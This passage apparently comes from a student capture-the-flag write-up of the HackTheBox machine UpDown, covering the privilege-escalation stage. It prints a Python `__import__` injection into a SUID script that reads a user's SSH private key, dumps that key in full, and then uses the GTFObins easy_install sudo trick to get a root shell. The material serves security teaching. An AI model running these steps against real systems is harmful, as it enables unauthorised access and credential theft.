
Figure 19: Gaining access to the server as www-data user

We have the low-privilege user `www-data`. From this point on, we can look at how many users are in the OS, and look at the files we or our group own. Check out the config files etc.

Checking the system users using `cat /etc/passwd | grep sh$`, we only see two other users. Root and Developer.

To start the enumeration of the system, we can utilize enumeration scripts or run some basic commands by hand. Since this is a low-privilege user, we will first start by checking out the files we or our group own by hand using `find`.


Looking at the files we own, we do not find anything interesting. However, looking at the files our group owns, we get the following:



```
www-data@updown:/home$ find / -type f -group www-data 2>/dev/null | grep -v /proc
/home/developer/dev/siteisup_test.py
/home/developer/dev/siteisup
/var/www/dev/checker.php
/var/www/dev/.htaccess
/var/www/dev/admin.php
/var/www/dev/stylesheet.css
/var/www/dev/index.php
```

Figure 20: Finding files that are owned by our group


The first two files are in the `/home/developer` directory. Let us navigate there and check out the files.



```
www-data@updown:/home/developer/dev$ ls -Al
total 24
-rwsr-x--- 1 developer www-data 16928 Jun 22 15:45 siteisup
-rwxr-x--- 1 developer www-data   154 Jun 22 15:45 siteisup_test.py
www-data@updown:/home/developer/dev$
```

Figure 21: Finding SUID files

We can see that the executable has the SUID flag set. Looking at the source code, if we can find a vulnerability, we can execute the code as the Developer user and get a reverse shell or steal the SSH keys.




```
import requests

url = input("Enter URL here:")
page = requests.get(url)
if page.status_code == 200:
    print "Website is up"
else:
        print "Website is down"
```

Figure 22: Content of the siteisup_test.py

Looking at the source code, we see that it is vulnerable to code injection. Specifically to `__import__` statement injection.
We can run any command we want using the following structure:
`__import__('os').system(<command_here>)`

Now, stealing the Developer's SSH key:




```
www-data@updown:/home/developer/dev$ ./siteisup
Welcome to 'siteisup.htb' application

Enter URL here:__import__('os').system('cat /home/developer/.ssh/id_rsa')
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
Traceback (most recent call last):
  File "/home/developer/dev/siteisup_test.py", line 4, in <module>
    page = requests.get(url)
  File "/usr/local/lib/python2.7/dist-packages/requests/api.py", line 75, in get
    return request('get', url, params=params, **kwargs)
  File "/usr/local/lib/python2.7/dist-packages/requests/api.py", line 61, in request
    return session.request(method=method, url=url, **kwargs)
```

Figure 23: Stealing the SSH key

By saving the SSH key to our machine and changing the permissions of the file using `chmod 600 key`, we can now log in as the Developer.

We can now utilize `LinPeas` [5] to enumerate the system automatically. We use LinPeas now because the Developer user has more privileges and file transfer using SSH is easier compared to `netcat`.


After running the script and analyzing the output, we see that we can run `easy_install` as the root user without a password.



```
developer@updown:~$ sudo -l
Matching Defaults entries for developer on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User developer may run the following commands on localhost:
    (ALL) NOPASSWD: /usr/local/bin/easy_install
developer@updown:~$ 
```

Figure 24: Binaries that can be run with sudo privileges and no password

Searching for potential vulnerabilities of using this tool with `sudo` privileges, we find the following information at GTFObins [6]




Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo easy_install $TF
```

Figure 25: Exploitation code for the easy_install binary

Running the commands, we get the root user and completely compromise the system.



```
developer@updown:~$ TF=$(mktemp -d)
developer@updown:~$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
developer@updown:~$ sudo easy_install $TF
WARNING: The easy_install command is deprecated and will be removed in a future version.
Processing tmp.N2y7UhgI7L
Writing /tmp/tmp.N2y7UhgI7L/setup.cfg
Running setup.py -q bdist_egg --dist-dir /tmp/tmp.N2y7UhgI7L/egg-dist-tmp-uFpG8o
# id
uid=0(root) gid=0(root) groups=0(root)
# 
```

Figure 26: Gaining root privilege

Conclusion:

The simulation of the HackTheBox virtual machine, UpDown, allowed us to get a good understanding of how an attack has the ability to move through an environment. Of the cyber kill chain, the different phases that the team moved through were reconnaissance, both active and passive, weaponization, delivery, and action on objectives. The hands-on experience with the various offensive tooling allowed showed us the different types of activity that are created to infiltrate an environment. The main objective was for us students to go through a simulated attack, and document the attack. The ability to understand the attacking behavior gives us visibility on defending cyber attacks.

References:

[1] Canonical Ltd, Ubuntu 20.04 LTS, (2022), OpenSSH source package in Ubuntu
https://launchpad.net/ubuntu/+source/openssh/1:8.2p1-4ubuntu0.5
[2] Xavi Mendez and the community, (2022), Web fuzzer tool,
https://github.com/xmendez/wfuzz
[3] Daniel Miessler and the community, (2022), Word lists for fuzzing,
https://github.com/danielmiessler/SecLists
[4] Rasmus Lerdorf, (2022), PHP Manual for proc_open,
https://www.php.net/manual/en/function.proc-open.php
[5] Carlos Polop and the community, (2022), PEASS-ng enumeration scripts,
https://github.com/carlospolop/PEASS-ng
[6] Emilio Pinna and Andrea Cardaci and the community, (2022), Binary exploiting techniques,
https://gtfobins.github.io/gtfobins/easy_install/#sudo